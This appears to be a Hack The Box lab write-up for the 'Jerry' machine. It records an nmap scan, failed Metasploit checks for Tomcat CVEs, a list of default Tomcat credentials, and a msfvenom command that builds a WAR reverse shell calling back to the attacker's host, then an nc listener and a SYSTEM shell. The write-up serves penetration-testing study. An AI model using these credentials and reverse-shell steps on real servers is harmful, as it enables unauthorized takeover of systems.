

Jerry

```
(Py3) flerb@ubuntu:~/HTB/WeakRSA/RsaCtfTool$ sudo nmap -sS 10.10.10.95
[sudo] password for flerb:
Starting Nmap 7.80 ( https://nmap.org ) at 2021-10-04 16:20 PDT
Nmap scan report for 10.10.10.95
Host is up (0.075s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE
8080/tcp  open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 9.00 seconds
```


Apache Tomcat/7.0.88 — Mozilla Firefox

10.10.10.95:8080

Home Documentation Configuration Examples Wiki Mailing Lists Find Help

## Apache Tomcat/7.0.88

If you're seeing this, you've successfully installed Tomcat. Congratulations!

 Recommended Reading:

- [Security Considerations HOW-TO](#)
- [Manager Application HOW-TO](#)
- [Clustering/Session Replication HOW-TO](#)

Server Status  
Manager App  
Host Manager

### Developer Quick Start

- Tomcat Setup
- First Web Application
- Realms & AAA
- JDBC DataSources
- Examples
- Servlet Specifications
- Tomcat Versions

#### Managing Tomcat

For security, access to the [manager webapp](#) is restricted. Users are defined in:

```
$CATALINA_HOME/conf/tomcat-users.xml
```

In Tomcat 7.0 access to the manager application is split between different users. [Read more...](#)

[Release Notes](#)

[Changelog](#)

[Migration Guide](#)

[Security Notices](#)

#### Documentation

[Tomcat 7.0 Documentation](#)

[Tomcat 7.0 Configuration](#)

[Tomcat Wiki](#)

Find additional important configuration information in:

`$CATALINA_HOME/RUNNING.txt`

Developers may be interested in:

- [Tomcat 7.0 Bug Database](#)
- [Tomcat 7.0 JavaDocs](#)
- [Tomcat 7.0 SVN Repository](#)

#### Getting Help

[FAQ and Mailing Lists](#)

The following mailing lists are available:

- [tomcat-announce](#)  
Important announcements, releases, security vulnerability notifications. (Low volume).
- [tomcat-users](#)  
User support and discussion
- [taglibs-user](#)  
User support and discussion for [Apache Taglibs](#)
- [tomcat-dev](#)  
Development mailing list, including commit messages

#### Other Downloads

- [Tomcat Connectors](#)
- [Tomcat Native](#)
- [Taglibs](#)
- [Deployer](#)

#### Other Documentation

- [Tomcat Connectors mod\\_jk Documentation](#)
- [Tomcat Native](#)
- [Deployer](#)

#### Get Involved

- [Overview](#)
- [SVN Repositories](#)
- [Mailing Lists](#)
- [Wiki](#)

#### Miscellaneous

- [Contact](#)
- [Legal](#)
- [Sponsorship](#)
- [Thanks](#)

#### Apache Software Foundation

- [Who We Are](#)
- [Heritage](#)
- [Apache Home Resources](#)

```

flerb@ubuntu:~/exploit-database$ ./searchsploit apache | grep 7.0
Apache 2.4.7 + PHP 7.0.2 - 'openssl_seal()' Uninitialized Memory Code Execution | php/remote/40142.php
Apache 7.0.x mod_proxy - Reverse Proxy Security Bypass | linux/remote/36352.txt
Apache Archiva 1.0 < 1.3.1 - Cross-Site Request Forgery | multiple/webapps/15710.txt
Apache CouchDB 1.7.0 / 2.x < 2.1.1 - Remote Privilege Escalation | linux/webapps/44498.py
Apache CXF < 2.5.10/2.6.7/2.7.4 - Denial of Service | multiple/dos/26710.txt
Apache Olingo OData 4.0 - XML External Entity Injection | java/webapps/47770.txt
Apache Solr 7.0.1 - XML External Entity Expansion / Remote Code Execution | xml/webapps/43009.txt
Apache Struts 2.0 - 'XSLTResult.java' Arbitrary File Upload | java/webapps/37009.xml
Apache Tika 1.15 - 1.17 - Header Command Injection (Metasploit) | windows/remote/47208.rb
Apache Tomcat 7.0.4 - 'sort' / 'orderBy' Cross-Site Scripting | linux/remote/35011.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote | jsp/webapps/42966.py
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote | windows/webapps/42953.txt
RedHat Linux 7.0 Apache - Remote Username Enumeration | linux/remote/21112.php

```



Apache Tomcat® - Apache 7.0.x CVE - CVE-2019-0232

https://tomcat.apache.org/security-7.html#Fixed\_in\_Apache\_Tomcat\_7.0.89

Getting Started | Help | Downloads | Exploits | CVE | Shellcode

This was fixed with commit [bcb349d](#).

This issue was reported to the Apache Tomcat Security Team by An Trinh of Viettel Cyber Security on 10 October 2019. The issue was made public on 18 December 2019.

Affects: 7.0.0 to 7.0.97

**Fixed in Apache Tomcat 7.0.94**

**Important: Remote Code Execution on Windows (CVE-2019-0232)**

When running on Windows with enableCmdLineArguments enabled, the CGI Servlet is vulnerable to Remote Code Execution due to a bug in the way the JRE passes command line arguments to Windows. The CGI Servlet is disabled by default. For a detailed explanation of the JRE behaviour, see [Markus Wulfanger's blog](#) and this [This was fixed with commit 7f0221b9](#).

This issue was identified by Nightwatch Cybersecurity Research and reported to the Apache Tomcat security team via the bug bounty program sponsored by the EU FOSSA-2 project on 3rd March 2019. The issue was made public on 10 April 2019.

Affects: 7.0.0 to 7.0.93

**Low: XSS in SSI printenv (CVE-2019-0221)**

The SSI printenv command echoes user provided data without escaping and is, therefore, vulnerable to XSS. SSI is disabled by default. The printenv command is intended for debugging and is unlikely to be present in a production website.

This was fixed with commit [44ec74c4](#).

This issue was identified by Nightwatch Cybersecurity Research and reported to the Apache Tomcat security team via the bug bounty program sponsored by the EU FOSSA-2 project on 7th March 2019. The issue was made public on 17 May 2019.

Affects: 7.0.0 to 7.0.93

```

msf6 > search CVE-2019-0232

Matching Modules
=====

#  Name                                     Disclosure Date  Rank    Check  Description
-  - - - - -                                     -             -    - - - - -
0  exploit/windows/http/tomcat CGI_cmdlineargs 2019-04-10      excellent Yes     Apache Tomcat CGIServlet enableCmdLineArguments Vulnerability

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/tomcat CGI_cmdlineargs

```

<https://www.nightwatchcybersecurity.com/2019/04/30/remote-code-execution-rce-in-cgi-servlet-apache-tomcat-on-windows-cve-2019-0232/>

Doesn't seem to be vulnerable to this.

```
msf6 > search CVE-2020-1938
```

Matching Modules

=====

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/admin/http/tomcat_ghostcat	2020-02-20	normal	Yes	Ghostcat

```
msf6 auxiliary(admin/http/tomcat_ghostcat) > exploit
[*] Running module against 10.10.10.95

[-] 10.10.10.95:8080 - Unable to read file, target may not be vulnerable.
[*] Auxiliary module execution completed
msf6 auxiliary(admin/http/tomcat_ghostcat) > show options


Module options (auxiliary/admin/http/tomcat_ghostcat):

  Name      Current Setting  Required  Description
  ----      -
  AJP_PORT  8009             no        The Apache JServ Protocol (AJP) port
  FILENAME  /WEB-INF/web.xml yes        File name
  RHOSTS    10.10.10.95      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT     8080             yes       The Apache Tomcat webserver port (TCP)
  SSL       false            yes       SSL
```

Doesn't appear to be vulnerable to that either.

<https://resources.infosecinstitute.com/topic/hack-the-box-htb-machines-walkthrough-series-jerry/>

The default username/password hasn't been changed.



The screenshot shows a GitHub repository page for 'netbiosX/Default-Credentials/blob/master/Apache-Tomcat-Default-Passwords.mdown'. The page title is 'Apache Tomcat Default Credentials'. It contains a table with 29 lines of data, 28 slots, and 766 bytes. The table lists various usernames and their corresponding passwords for Apache Tomcat.

Username	Password
admin	password
admin	
admin	Password1
admin	password1
admin	admin
admin	tomcat
both	tomcat
manager	manager
role1	role1
role1	tomcat
role	changethis
root	Password1
root	changethis
root	password
root	password1
root	r00t
root	root
root	toor
tomcat	tomcat
tomcat	s3cret
tomcat	password1
tomcat	password
tomcat	
tomcat	admin
tomcat	changethis

As manager we are able to upload war files, create war using msfvenom and upload:

```
flerb@ubuntu:~/HTB/WeakRSA/RsaCtfTools$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.14 LPORT=4444 -f war > reverse.war
Payload size: 1091 bytes
Final size of war file: 1091 bytes
```

```

flerb@ubuntu:~/exploit-database$ sudo nc -nlvp 4444
Listening on 0.0.0.0 4444
Connection received on 10.10.10.95 49192
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\apache-tomcat-7.0.88>dir
dir
Volume in drive C has no label.
Volume Serial Number is FC2B-E489

Directory of C:\apache-tomcat-7.0.88

06/19/2018  04:07 AM  <DIR>          .
06/19/2018  04:07 AM  <DIR>          ..
06/19/2018  04:06 AM  <DIR>          bin
06/19/2018  06:47 AM  <DIR>          conf
06/19/2018  04:06 AM  <DIR>          lib
05/07/2018  02:16 PM             57,896 LICENSE
10/05/2021  09:31 AM  <DIR>          logs
05/07/2018  02:16 PM             1,275 NOTICE
05/07/2018  02:16 PM             9,600 RELEASE-NOTES
05/07/2018  02:16 PM            17,454 RUNNING.txt
06/19/2018  04:06 AM  <DIR>          temp
10/05/2021  10:16 AM  <DIR>          webapps
06/19/2018  04:34 AM  <DIR>          work
               4 File(s)            86,225 bytes
               9 Dir(s)  27,602,751,488 bytes free

C:\apache-tomcat-7.0.88>whoami
whoami
nt authority\system

C:\apache-tomcat-7.0.88>

```

TODAY



Owned **System** - Jerry Machine

2 minutes ago

[+\[Opts\]](#)



Owned **User** - Jerry Machine

2 minutes ago

[+\[Opts\]](#)